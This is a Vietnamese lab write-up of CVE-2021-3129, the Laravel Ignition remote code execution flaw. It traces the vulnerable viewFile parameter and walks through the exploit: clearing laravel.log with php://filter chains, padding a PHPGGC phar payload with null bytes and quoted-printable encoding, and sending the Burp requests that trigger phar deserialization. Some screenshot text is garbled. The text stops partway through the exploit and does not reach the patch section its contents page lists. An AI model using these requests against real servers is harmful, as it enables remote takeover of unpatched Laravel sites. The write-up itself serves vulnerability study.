

REPORT: CVE-2021-3129

Laravel Ignition Remote Code Execution

Mục lục

Dựng môi trường khai thác :	1
Thiết lập Debug :	2
Source và Sink của lỗ hổng:	4
Phương pháp khai thác :	6
Cách patch của vendor:	14
Tham khảo:	16

Dựng môi trường khai thác :

PHP	Ignition/Facade	Laravel Framework	Composer
7.4.2	2.4.1	7.3.4	2.2.4

Laravel sử dụng Composer - công cụ quản lý các thư viện trong project PHP, khi khai báo thư viện sử dụng thì composer sẽ pull code của các lib đó. Nó giống với npm của Node.js.

Trước tiên sẽ phải xem **luồng xử lý** của laravel:

- Request HTTP từ Routed tới một Controller (routing nằm trong thư mục app/routes.php)
- Controller sẽ thực hiện những action và gửi kết quả tới view (app/controllers)
- View sẽ hiển thị những kiểu dữ liệu phù hợp và gửi lại HTTP Response (app/views)

=> Ta cần quan tâm chủ yếu tới những thư mục này khi exploit:

Thư mục	Mục đích
/vendor/Ignition	<ul style="list-style-type: none"> Là nơi chứa toàn bộ code của bên thứ ba. Chứ plugin chúng ta cài thêm cho ứng dụng. <u>Ignition: thư viện báo lỗi tự động của Laravel</u>
/resources/views	<ul style="list-style-type: none"> Chứa file HTML để hiển thị trang
/app/storage/logs	<ul style="list-style-type: none"> Thư mục storage được sử dụng để lưu trữ file tạm thời cho những dịch vụ Laravel khác nhau như session, cache, biên dịch template, logs. Thư mục này có thể ghi lại bởi web server.

Ignition/Facade là một trình báo lỗi tự động có sẵn của Laravel, khi nào có lỗi Ignition sẽ tự động đưa ra solution để fix bug. Vậy lợi dụng tính năng này của thư viện Ignition mà có thể exploit luôn trong môi trường debug của nó.

Thiết lập Debug :

Trang bắt đầu của Laravel:



Để bật môi trường debug tự động của Laravel, ta vào `resources/views/welcome.blade.php`, insert tag đơn giản như:

```
<h1>Hello, {{ $username }} </h1>
```

```

resources
| > js
| > lang
| > sass
| > views
|   <welcome.blade.php>
| > routes
| > storage
|   > app
|   > debugbar
|   > framework
|   > logs
|   > tests
|   > vendor
58      text-transform: uppercase;
59      }
60
61      .m-b-md {
62          margin-bottom: 30px;
63      }
64  
```

Ignition sẽ tự động bật trang debug:

- Bug đang báo lỗi là không tìm thấy biến username, nhấn “**Make variable optional**”, xem nó gửi gói tin với những thông tin gì:

ErrorException
Undefined variable: username (View: /var/www/html/cve/test/resources/views/welcome.blade.php)

<http://127.0.0.1:8001/>

\$username is undefined

Make the variable optional in the blade template. Replace {{ \$username }} with {{ \$username}}.

Make variable optional

Hide solutions

Stack trace Request App User Context Debug Share ↗

↑ ↓ Expand vendor frames Illuminate\Foundation\Bootstrap\HandleExceptions::handleError resources/views/welcome.blade.php:68 ↗

resources/views/welcome.blade.php

- Kiểm tra gói tin trong Burpsuite :

Request	Response
Pretty Raw Hex 1 POST /_ignition/execute-solution HTTP/1.1 2 Host: 127.0.0.1:8001 3 Content-Length: 187 4 Content-Type: application/json 5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) 6 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.112 7 Safari/537.36 8 Origin: http://127.0.0.1:8001 9 Referer: http://127.0.0.1:8001/ 10 Cookie: XSRF-TOKEN= 11 eyJpdiI6IjRodnZ4bVBOMk1odTj...nYzMrK1hCeEE9PSIsInZh...oleW5Z 12 d1lpZ2Nz0VNtUzlkyjZsd1NGV1ZhZDRzZjd...djNEQUF6MzIwTmdmTXLEYjdiSHJn 13 V0h0UFJmWnZ0aHNRCaeJqc1Nwv1NBUV1hbS92aXA2cXdIMKNPdjY1M0VNNjhj 14 UDJ5dFRDTFByYMGliYzVTMnpKMxLeaFlwODUiLCJtYWMi...iI4ZTM4Mzk3NDA3YmI0 15 MDZkhnWY1N2ZhOG04YmM2OTVmYTdkMTExNDUyNzU4NmI1ZG...3jFmN2Y3ZDmzNGU3 16 YzF0Tn083D...laravel_session=	Pretty Raw Hex Render 1 HTTP/1.1 200 OK 2 Host: 127.0.0.1:8001 3 Date: Fri, 28 Jun 2024 08:32:31 GMT 4 Connection: close 5 X-Powered-By: PHP/7.4.33 6 Cache-Control: no-cache, private 7 Date: Fri, 28 Jun 2024 08:32:31 GMT 8 Content-Type: text/html; charset=UTF-8 9 phpdebugbar-id: Xc6121a48871564c025aab3935e1ca78b 10 11

Request fix bug gửi bằng method: `POST /_ignition/execute_solutions`, trong solutions này gửi 2 parameters **viewFile**: đọc và hiển thị file, **variableName**: là tên biến sử dụng.

Source và Sink của lỗ hổng:

Source lỗ hổng: Nếu như tìm được cách ghi file, đọc file của solution thì mình có thể tìm cách **chèn payload trong paramter viewFile** hoặc **variableName** này để trang Solution này có thể tự execute payload đó luôn.

Trước ta check qua code xử lý request của Facade/Ignition: khi nhận request báo lỗi từ HTTP, Controller xử lí request bằng function `_invoke()`, use **ValidatesRequest**, check xem request đó có valid hay không, rồi chuyển tới `getRunnableSolution()`.

```
vendor > facade > ignition > src > Http > Controllers > ExecuteSolutionController.php > ...
1  <?php
2
3  namespace Facade\Ignition\Http\Controllers;
4
5  use Facade\Ignition\Http\Requests\ExecuteSolutionRequest;
6  use Facade\IgnitionContracts\SolutionProviderRepository;
7  use Illuminate\Foundation\Validation\ValidatesRequests;
8
9  class ExecuteSolutionController
10 {
11     use ValidatesRequests;
12
13     public function __invoke(
14         ExecuteSolutionRequest $request,
15         SolutionProviderRepository $solutionProviderRepository
16     ) {
17         $solution = $request->getRunnableSolution();
18
19         $solution->run($request->get('parameters', []));
20
21         return response('');
22     }
}
```

Vậy *bất cứ solution nào chạy đều gọi tới hàm `getRunnableSolution()`, nghĩa là payload có thể execute trong function này.*

Ta tiếp tục đi check thư mục có chứa function:

```
./vendor/facade/ignition/src/Solutions/MakeViewVariableOptionalSolution.php

class MakeViewVariableOptionalSolution implements RunnableSolution
{
    public function getRunParameters(): array
    {
        'variableName' => $this->variableName,
        'viewFile' => $this->viewFile,
    }
}

0 references | 0 overrides
public function isRunnable(array $parameters = [])
{
    return $this->makeOptional($this->getRunParameters()) !== false;
}

1 reference | 0 overrides
public function run(array $parameters = [])
{
    $output = $this->makeOptional($parameters);
    if ($output !== false) {
        file_put_contents($parameters['viewFile'], $output);
    }
}

2 references | 0 overrides
public function makeOptional(array $parameters = [])
{
    $originalContents = file_get_contents($parameters['viewFile']); // [1]
    $newContents = str_replace('${$parameters['variableName']}', '${$parameters['variableName']}.' ?? '', $originalContents);

    $originalTokens = token_get_all(Blade::compileString($originalContents)); // [2]
    $newTokens = token_get_all(Blade::compileString($newContents));

    $expectedTokens = $this->generateExpectedTokens($originalTokens, $parameters['variableName']);

    if ($expectedTokens !== $newTokens) { // [3]
        return false;
    }

    return $newContents;
}
```

- Phân tích cách xử lý param **variableName** và **viewFile**:

- Sau khi đọc file path [1], và thay biến **\$variableName** thành biến **\$variableName ?? ''**, file ban đầu và file tạo mới sẽ tokenized [2]. Code viết trong file có cấu trúc cụ thể thì file sẽ tự động render ra content mới. Nếu không **makeOptional** trả về giá trị **false** [3], và file mới không được render content.

=> Không sử dụng được **variableName** chứa payload được.

Còn biến **viewFile** không filter chặt chẽ chỉ get variable rồi và trả về đúng variable đó:

```
$contents = file_get_contents($parameters['viewFile']);
file_put_contents($parameters['viewFile'], $contents);
```

Ta để ý thấy function: `file_get_contents()`, `file_put_contents`

Đó là các hàm file operations system, liên quan tới các thao tác tới hệ thống tệp, sử dụng để ghi đọc file không kiểm duyệt, thì nó hoàn toàn có thể đọc và ghi payload gửi tới.

=> 2 hàm này chính là **Sink của lỗ hổng**.

Hơn nữa, trong Solutions này sử dụng POP chain với 2 gadgets

ExecuteSolutionController với **MakeViewVariableOptionalSolution**


với magic method `_construct()`, có thể trigger Phar Deserialize.

Phương pháp khai thác :

Có 2 vấn đề cần lưu ý trước khi trigger Phar deserialize:

1. Nơi lưu trữ payload :

Payload khi send tới phải được ghi tại nơi nào đó, để từ đó có thể convert được ra, trong trường hợp này, thứ tiện lợi nhất là trình ghi lỗi của **laravel.log**.




```
laravel.log
storage > logs > laravel.log
1 |[2024-06-28 00:01:42.1111] ERROR: Undefined variable: username (View: /var/www/html/cve/test/resources/views/welcome.blade.php:68)
2 |stacktrace [Follow link (ctrl + click)]
3 #0 /var/www/html/cve/test/resources/views/welcome.blade.php(68): Illuminate\Foundation\Bootstrap\HandleExceptions->handle()
4 #1 /var/www/html/cve/test/vendor/laravel/framework/src/Illuminate\View/Engines/PhpEngine.php(41): include('/var/www/html/c...
5 #2 /var/www/html/cve/test/vendor/laravel/framework/src/Illuminate\View/Engines/CompilerEngine.php(57): Illuminate\View\Eng...
6 #3 /var/www/html/cve/test/vendor/facade/ignition/src/Views/Engines/CompilerEngine.php(37): Illuminate\View\Engines\Compil...
7 #4 /var/www/html/cve/test/vendor/laravel/framework/src/Illuminate\View\View.php(139): Facade\Ignition\Views\Engines\Compil...
8 #5 /var/www/html/cve/test/vendor/laravel/framework/src/Illuminate\View\View.php(122): Illuminate\View\View->getContents()
9 #6 /var/www/html/cve/test/vendor/laravel/framework/src/Illuminate\View\View.php(91): Illuminate\View\View->renderContents()
10 #7 /var/www/html/cve/test/vendor/laravel/framework/src/Illuminate\Http\Response.php(62): Illuminate\View\View->render()
11 #8 /var/www/html/cve/test/vendor/laravel/framework/src/Illuminate\Http\Response.php(34): Illuminate\Http\Response->setCont...
12 #9 /var/www/html/cve/test/vendor/laravel/framework/src/Illuminate/Routing/Router.php(759): Illuminate\Http\Response->_co...
13 #10 /var/www/html/cve/test/vendor/laravel/framework/src/Illuminate/Routing/Router.php(731): Illuminate\Routing\Router::toR...
14 #11 /var/www/html/cve/test/vendor/laravel/framework/src/Illuminate/Routing/Router.php(685): Illuminate\Routing\Router->pre...
```

Vậy nếu ta truyền giá trị vào `$parameters['viewFile']` thì file log trong laravel sẽ vẫn ghi nhận và xử lý nếu có lỗi.

Và trước đó, ta phải send một payload để **clear** file log và sau đó truyền payload vào, convert context của log file chứa nó thành **file phar**. Từ đó dùng `phar://protocol` để trigger được PHAR DESERIALIZED → RCE.

Khi báo lỗi, log sẽ ghi nhận lại lỗi tới 2 lần:



```
logs > tail laravel.log
#43 /var/www/html/cve/test/vendor/fruitcake/laravel-cors/src/HandleCors.php(38): Illuminate\Pipeline\Pipeline->Illuminate\Pipeline\{closure}
#44 /var/www/html/cve/test/vendor/laravel/framework/src/Illuminate/Pipeline/Pipeline.php(167): Fruitcake\Cors\HandleCors->handle()
#45 /var/www/html/cve/test/vendor/fideloper/proxy/src/TrustProxies.php(57): Illuminate\Pipeline\Pipeline->Illuminate\Pipeline\{closure}
#46 /var/www/html/cve/test/vendor/laravel/framework/src/Illuminate/Pipeline/Pipeline.php(167): Fideloper\Proxy\TrustProxies->handle()
#47 /var/www/html/cve/test/vendor/laravel/framework/src/Illuminate/Pipeline/Pipeline.php(103): Illuminate\Pipeline\Pipeline->Illuminate\Foundation\Http\Kernel.php(140): Illuminate\Pipeline\Pipeline->then()
#48 /var/www/html/cve/test/vendor/laravel/framework/src/Illuminate/Foundation/Http\Kernel.php(109): Illuminate\Pipeline\Pipeline->suspend()
#49 /var/www/html/cve/test/vendor/laravel/framework/src/Illuminate/Foundation/Http\Kernel.php(109): Illuminate\Foundation\Http\Kernel->suspend()
#50 /var/www/html/cve/test/public/index.php(55): Illuminate\Foundation\Http\Kernel->handle()
#51 /var/www/html/cve/test/server.php(21): require_once('/var/www/html/c...')
#52 {main}

[previous exception] [object] (ErrorException(code: 0): Undefined variable: username at /var/www/html/cve/test/storage/framework/views/7e35bb6123ef3586a73075193fe5bbe5ad3ef1d5.php(68): Illuminate\Foundation\Bootstrap\HandleExceptions->handle())
#0 /var/www/html/cve/test/storage/framework/views/7e35bb6123ef3586a73075193fe5bbe5ad3ef1d5.php(68): Illuminate\Foundation\View\Engines\PhpEngine.php(41): include('/var/www/html/c...')
#1 /var/www/html/cve/test/vendor/laravel/framework/src/Illuminate\View\Engines\PhpEngine.php(41): Illuminate\View\Engines\PhpEngine->render()
#2 /var/www/html/cve/test/vendor/laravel/framework/src/Illuminate\View\Engines\CompilerEngine.php(57): Illuminate\View\Engines\CompilerEngine->get()
#3 /var/www/html/cve/test/vendor/facade/ignition/src/Views/Engines/CompilerEngine.php(37): Illuminate\View\Engines\CompilerEngine->get()
#4 /var/www/html/cve/test/vendor/laravel/framework/src/Illuminate\View\View.php(139): Facade\Ignition\Views\Engines\CompilerEngine->get()
#5 /var/www/html/cve/test/vendor/laravel/framework/src/Illuminate\View\View.php(122): Illuminate\View\View->getContents()
#6 /var/www/html/cve/test/vendor/laravel/framework/src/Illuminate\View\View.php(91): Illuminate\View\View->renderContents()
#7 /var/www/html/cve/test/vendor/laravel/framework/src/Illuminate\Http\Response.php(62): Illuminate\View\View->render()
#8 /var/www/html/cve/test/vendor/laravel/framework/src/Illuminate\Http\Response.php(34): Illuminate\Http\Response->setContent()
#9 /var/www/html/cve/test/vendor/laravel/framework/src/Illuminate/Routing/Router.php(759): Illuminate\Http\Response->__construct()
#10 /var/www/html/cve/test/vendor/laravel/framework/src/Illuminate/Routing/Router.php(731): Illuminate\Routing\Router::toResponse()
#11 /var/www/html/cve/test/vendor/laravel/framework/src/Illuminate/Routing/Router.php(685): Illuminate\Routing\Router->prepareResponse()
#12 /var/www/html/cve/test/vendor/laravel/framework/src/Illuminate/Pipeline/Pipeline.php(128): Illuminate\Routing\Router->Illuminate\Routing\Router::toResponse()
#13 /var/www/html/cve/test/vendor/laravel/framework/src/Illuminate/Pipeline/Pipeline.php(111): Illuminate\Routing\Router->Illuminate\Routing\Router::toResponse()
#14 /var/www/html/cve/test/vendor/laravel/framework/src/Illuminate/Pipeline/Pipeline.php(109): Illuminate\Routing\Router->Illuminate\Routing\Router::toResponse()
#15 /var/www/html/cve/test/vendor/laravel/framework/src/Illuminate/Pipeline/Pipeline.php(109): Illuminate\Routing\Router->Illuminate\Routing\Router::toResponse()
#16 /var/www/html/cve/test/vendor/laravel/framework/src/Illuminate/Pipeline/Pipeline.php(109): Illuminate\Routing\Router->Illuminate\Routing\Router::toResponse()
#17 /var/www/html/cve/test/vendor/laravel/framework/src/Illuminate/Pipeline/Pipeline.php(109): Illuminate\Routing\Router->Illuminate\Routing\Router::toResponse()
#18 /var/www/html/cve/test/vendor/laravel/framework/src/Illuminate/Pipeline/Pipeline.php(109): Illuminate\Routing\Router->Illuminate\Routing\Router::toResponse()
#19 /var/www/html/cve/test/vendor/laravel/framework/src/Illuminate/Pipeline/Pipeline.php(109): Illuminate\Routing\Router->Illuminate\Routing\Router::toResponse()
#20 /var/www/html/cve/test/vendor/laravel/framework/src/Illuminate/Pipeline/Pipeline.php(109): Illuminate\Routing\Router->Illuminate\Routing\Router::toResponse()
#21 /var/www/html/cve/test/vendor/laravel/framework/src/Illuminate/Pipeline/Pipeline.php(109): Illuminate\Routing\Router->Illuminate\Routing\Router::toResponse()
#22 /var/www/html/cve/test/vendor/laravel/framework/src/Illuminate/Pipeline/Pipeline.php(109): Illuminate\Routing\Router->Illuminate\Routing\Router::toResponse()
#23 /var/www/html/cve/test/vendor/laravel/framework/src/Illuminate/Pipeline/Pipeline.php(109): Illuminate\Routing\Router->Illuminate\Routing\Router::toResponse()
#24 /var/www/html/cve/test/vendor/laravel/framework/src/Illuminate/Pipeline/Pipeline.php(109): Illuminate\Routing\Router->Illuminate\Routing\Router::toResponse()
#25 /var/www/html/cve/test/vendor/laravel/framework/src/Illuminate/Pipeline/Pipeline.php(109): Illuminate\Routing\Router->Illuminate\Routing\Router::toResponse()
#26 /var/www/html/cve/test/vendor/laravel/framework/src/Illuminate/Pipeline/Pipeline.php(109): Illuminate\Routing\Router->Illuminate\Routing\Router::toResponse()
#27 /var/www/html/cve/test/vendor/laravel/framework/src/Illuminate/Pipeline/Pipeline.php(109): Illuminate\Routing\Router->Illuminate\Routing\Router::toResponse()
#28 /var/www/html/cve/test/vendor/laravel/framework/src/Illuminate/Pipeline/Pipeline.php(109): Illuminate\Routing\Router->Illuminate\Routing\Router::toResponse()
#29 /var/www/html/cve/test/vendor/laravel/framework/src/Illuminate/Pipeline/Pipeline.php(109): Illuminate\Routing\Router->Illuminate\Routing\Router::toResponse()
#30 /var/www/html/cve/test/vendor/laravel/framework/src/Illuminate/Pipeline/Pipeline.php(109): Illuminate\Routing\Router->Illuminate\Routing\Router::toResponse()
#31 /var/www/html/cve/test/vendor/laravel/framework/src/Illuminate/Pipeline/Pipeline.php(109): Illuminate\Routing\Router->Illuminate\Routing\Router::toResponse()
#32 /var/www/html/cve/test/vendor/laravel/framework/src/Illuminate/Pipeline/Pipeline.php(109): Illuminate\Routing\Router->Illuminate\Routing\Router::toResponse()
#33 /var/www/html/cve/test/vendor/laravel/framework/src/Illuminate/Pipeline/Pipeline.php(109): Illuminate\Routing\Router->Illuminate\Routing\Router::toResponse()
#34 /var/www/html/cve/test/vendor/laravel/framework/src/Illuminate/Pipeline/Pipeline.php(109): Illuminate\Routing\Router->Illuminate\Routing\Router::toResponse()
#35 /var/www/html/cve/test/vendor/laravel/framework/src/Illuminate/Pipeline/Pipeline.php(109): Illuminate\Routing\Router->Illuminate\Routing\Router::toResponse()
#36 /var/www/html/cve/test/vendor/laravel/framework/src/Illuminate/Pipeline/Pipeline.php(109): Illuminate\Routing\Router->Illuminate\Routing\Router::toResponse()
#37 /var/www/html/cve/test/vendor/laravel/framework/src/Illuminate/Pipeline/Pipeline.php(109): Illuminate\Routing\Router->Illuminate\Routing\Router::toResponse()
#38 /var/www/html/cve/test/vendor/laravel/framework/src/Illuminate/Pipeline/Pipeline.php(109): Illuminate\Routing\Router->Illuminate\Routing\Router::toResponse()
#39 /var/www/html/cve/test/vendor/laravel/framework/src/Illuminate/Pipeline/Pipeline.php(109): Illuminate\Routing\Router->Illuminate\Routing\Router::toResponse()
#40 /var/www/html/cve/test/vendor/laravel/framework/src/Illuminate/Pipeline/Pipeline.php(109): Illuminate\Routing\Router->Illuminate\Routing\Router::toResponse()
#41 /var/www/html/cve/test/vendor/laravel/framework/src/Illuminate/Pipeline/Pipeline.php(109): Illuminate\Routing\Router->Illuminate\Routing\Router::toResponse()
#42 /var/www/html/cve/test/vendor/laravel/framework/src/Illuminate/Pipeline/Pipeline.php(109): Illuminate\Routing\Router->Illuminate\Routing\Router::toResponse()
#43 /var/www/html/cve/test/vendor/laravel/framework/src/Illuminate/Pipeline/Pipeline.php(109): Illuminate\Routing\Router->Illuminate\Routing\Router::toResponse()
#44 /var/www/html/cve/test/vendor/laravel/framework/src/Illuminate/Pipeline/Pipeline.php(109): Illuminate\Routing\Router->Illuminate\Routing\Router::toResponse()
#45 /var/www/html/cve/test/vendor/laravel/framework/src/Illuminate/Pipeline/Pipeline.php(109): Illuminate\Routing\Router->Illuminate\Routing\Router::toResponse()
#46 /var/www/html/cve/test/vendor/laravel/framework/src/Illuminate/Pipeline/Pipeline.php(109): Illuminate\Routing\Router->Illuminate\Routing\Router::toResponse()
#47 /var/www/html/cve/test/vendor/laravel/framework/src/Illuminate/Pipeline/Pipeline.php(109): Illuminate\Routing\Router->Illuminate\Routing\Router::toResponse()
#48 /var/www/html/cve/test/vendor/laravel/framework/src/Illuminate/Pipeline/Pipeline.php(109): Illuminate\Routing\Router->Illuminate\Routing\Router::toResponse()
#49 /var/www/html/cve/test/vendor/laravel/framework/src/Illuminate/Pipeline/Pipeline.php(109): Illuminate\Routing\Router->Illuminate\Routing\Router::toResponse()
#50 /var/www/html/cve/test/vendor/laravel/framework/src/Illuminate/Pipeline/Pipeline.php(109): Illuminate\Routing\Router->Illuminate\Routing\Router::toResponse()
#51 /var/www/html/cve/test/vendor/laravel/framework/src/Illuminate/Pipeline/Pipeline.php(109): Illuminate\Routing\Router->Illuminate\Routing\Router::toResponse()
#52 {main}
```

Để có thể execute được payload, trước đó ta phải gửi một payload đệm chứa giá trị bất kì để ghi Error log#1, rồi sau đó mới gửi payload là Error log#2 mới có thể execute được.

2. Cách sử dụng và tạo payload :

Để ý log, ta thấy cấu trúc của nó như sau:

```
[2024-07-01 09:14:15] local.ERROR: Undefined variable: username (View: /var/www/html/cve/test/resources/views/welcome.blade.php)
{"exception":"[object] (Facade\\Ignition\\Exceptions\\ViewException(code: 0): Undefined variable: username (View: /var/www/html/cve/test/resources/views/welcome.blade.php) at /var/www/html/cve/test/resources/views/welcome.blade.php:68)
[stacktrace]
```

```
[2024-07-01 09:14:15] local.ERROR: Undefined variable: username (View: /var/www/html/cve/test/resources/views/welcome.blade.php)
[stacktrace]
#0 /var/www/html/cve/test/resources/views/welcome.blade.php(68): Illuminate\Foundation\Bootstrap\HandleExceptions->handle()
```

- Prefix: Ngày và giờ
- Midfix: Một object bất kì

- Suffix (dưới stacktrace): Log lỗi từ các file dẫn ở đằng sau

Vậy muốn log ghi lại payload, ta phải craft được một payload có cấu trúc tương tự như trên:

```
[prefix] PAYLOAD [midfix] PAYLOAD [suffix]
```

Để exploit Phar Deserialize, ta sẽ dùng PHP GGC, nhưng trước hết, khi send payload phải đảm bảo được laravel.log nhận và ghi lại payload tại log. Có một tính năng của PHP cho phép ghi lại nội dung file trước khi trả về dữ liệu:

`php://filter`

(<https://www.php.net/manual/en/filters.convert.php#filters.convert>)

```
$ echo payload | base64 |base64 > /path/to/file.txt  
$ cat /path/to/file.txt  
Y0dGNWJH0WhaQW89  
# Tạo một payload và base64 encode lại 2 lần
```

```
$f = 'php://filter/read=convert.base64-decode|convert.base64-decode  
/resource=/path/to/file.txt';  
# Đọc /path/to/file.txt, decode bằng base64 , trả lại kết quả  
$contents = file_get_contents($f);  
# Base64-decode biến $contents, rồi ghi lại kết quả tại /path/to/file.txt  
file_put_contents($f, $contents);
```

=> Lúc trả lại kết quả :

```
$ cat /path/to/file.txt  
payload
```

Như vậy, ta có thể convert nội dung trong log file thành phar file, sau đó chạy `phar://` wrapper để chạy serialize code.

Thực tế khi dùng base64 để decode payload, trong string payload của chúng ta chứa các kí tự đặc biệt thì PHP vẫn bỏ qua và xử lí tiếp, nhưng trừ kí tự '=' , thì nó sẽ báo lỗi và không trả về kết quả. Nếu tiếp tục spam request decode thì ngay lập

tức log sẽ tự động delete. Thế nên trong trường hợp này dùng base64 để decode payload không tối ưu nhưng ta có thể lợi dụng đặc điểm này **để xoá log một cách gián tiếp.**

Quan trọng hơn khi dùng decode bằng base64 lần thứ 2, phần prefix của payload là date sẽ bị thay đổi (thay đổi 1 giây hoặc 1 phút), cũng sẽ trả về kết quả khác trong payload ban đầu của chúng ta.

Vậy phải xét tới 2 cách encode payload còn lại trong php://filter : convert.quoted-printable và convert.iconv*.

Có một lợi thế khi dùng encode bằng convert.iconv*. thì prefix và suffix không phải kí tự ASCII thông thường, có nghĩa là payload vẫn sẽ giữ được nội dung bên trong và không bị thay đổi như base64:

```
$ echo -ne '[Some prefix ]P\0A\0Y\0L\0O\0A\0D\0X[midfix]P\0A\0Y\0L\0O\0A\0D\0X[Some
suffix ]' > /tmp/test.txt

$ echo
file_get_contents('php://filter/read=convert.iconv.utf16le.utf-8/resource=/tmp/test.txt'
);

巒浯抴旣誓嶄PAYLOAD存業唔誓僨祫壽鬚公祫脢堦巒浯置晦誓嶄
```

Vì log của laravel luôn xử lí dựa trên byte chẵn (2byte), nếu không sẽ trả về lỗi:

```
PHP Warning:  file_get_contents(): iconv stream filter ("utf16le"=>"utf-8"):
invalid multibyte sequence in php shell code on line 1
```

nên ta cần đệm thêm null byte vào content của payload, nhưng nếu chỉ dùng null bytes payload đệm vào thì PHP vẫn trả về lỗi. Nhưng nếu sử dụng thêm convert.quoted-printable-decode. thì có thể execute payload với đệm NULL Bytes =00 .

Vậy ta có kết quả hàm lọc xử lí ghi và chuyển đổi file:

- convert.iconv.utf-8.utf-16be: Chuyển đổi từ UTF-8 sang UTF-16BE.
- convert.quoted-printable-encode: Mã hóa dữ liệu theo định dạng quoted-printable.
- convert.iconv.utf-16be.utf-8: Chuyển đổi ngược lại từ UTF-16BE sang UTF-8.

- convert.base64-decode: Giải mã base64.
 - File mục tiêu : Laravel.log

Dùng hàm PHP GGC craft payload như sau:

=> Encode dưới dạng *base64* :

"PD9waHAgX19IQUxUX0NPTVBJTEVSKCk7ID8+Cu+/vU86NDA6IklsbHVtaW5hdGVC
QnJvYWRjYXN0aW5nXFBlbmRpbmdCcm9hZGNhc3QiOjI6e3M6OToiKmV2ZW50cyI7
Tzoy.....NQgo="

=> Thêm Null Byte và chuyển lại payload dưới hệ hex sẽ có dạng:

'=50=00=44=00=39=00=77=00=61=00=48=00=41=00=67=00=58=00=31=00=39=0
0=49=00=51=00=55=00=78=00=55=00=58=00=30=00=4E=00=50=00=54=00=56
=00=42=00=4A=00=54=00=45=00=56=00=53=00=4B=00=43=00=6B=00=37=00
=49=00=44=00=38=00=...=43=00a'

Sau đó, thực hiện exploit bằng Burpsuite :

- **Payload 1: Clear log**

{ viewFile:

```
'php://filter/write=convert.iconv.utf-8.utf-16belconvert.quoted-printable-encode&convert.iconv.utf-16be.utf-8|convert.base64-decode/resource=../storage/logs/laravel.log'}
```

Burp Suite Community Edition v2024.4.5 - Temporary Project

File Edit Selection View Go Run Terminal Help

Request

```
Pretty Raw Hex Response
Pretty Raw Hex Render
00000000 48 54 54 50 2f 31 2e 31 20 3
00000010 0a 46 73 74 3a 20 31 32 3
00000020 3a 38 30 30 30 0d 0a 44 61 7
00000030 2c 30 31 20 4a 75 76 20 3
00000040 3a 30 35 3a 34 30 20 47 4d 5
00000050 65 63 74 69 6f 3a 20 63 6
00000060 2d 50 6f 77 65 72 65 64 2d 4
00000070 2f 37 2e 34 2e 33 33 0d 0a 4
00000080 6f 6e 74 72 6f 6c 3a 20 66 6
00000090 2c 20 70 72 69 64 3a 20 65 6
000000a0 2d 4d 6f 6e 2c 20 30 31 20 4
000000b0 34 20 30 37 3a 30 35 3a 30 3
000000c0 43 6f 6e 74 65 6e 74 2d 54 7
000000d0 78 74 2f 68 74 6d 6c 3b 20 6
000000e0 3d 55 54 46 3d 28 0d 0a 70 6
000000f0 62 61 72 2d 69 64 3a 20 58 6
00000100 35 39 61 34 36 66 33 64 36 3
00000110 33 37 35 62 38 36 35 63 30 0
```

Connection: keep-alive

18 { "solution": "Facade\\Ignition\\Solutions\\HandleViewVariableOptionalSolution", "parameters": { "variableName": "username", "viewFile": "php://filter/write=convert.iconv.utf-8.utf-16be|convert.quote_d-printable|convert.iconv.utf-16be.utf-8|convert.base64 -decode|resource../storage/logs/laravel.log" } }

21 }

File laravel.log - test - Visual Studio Code

storage > logs > laravel.log

```
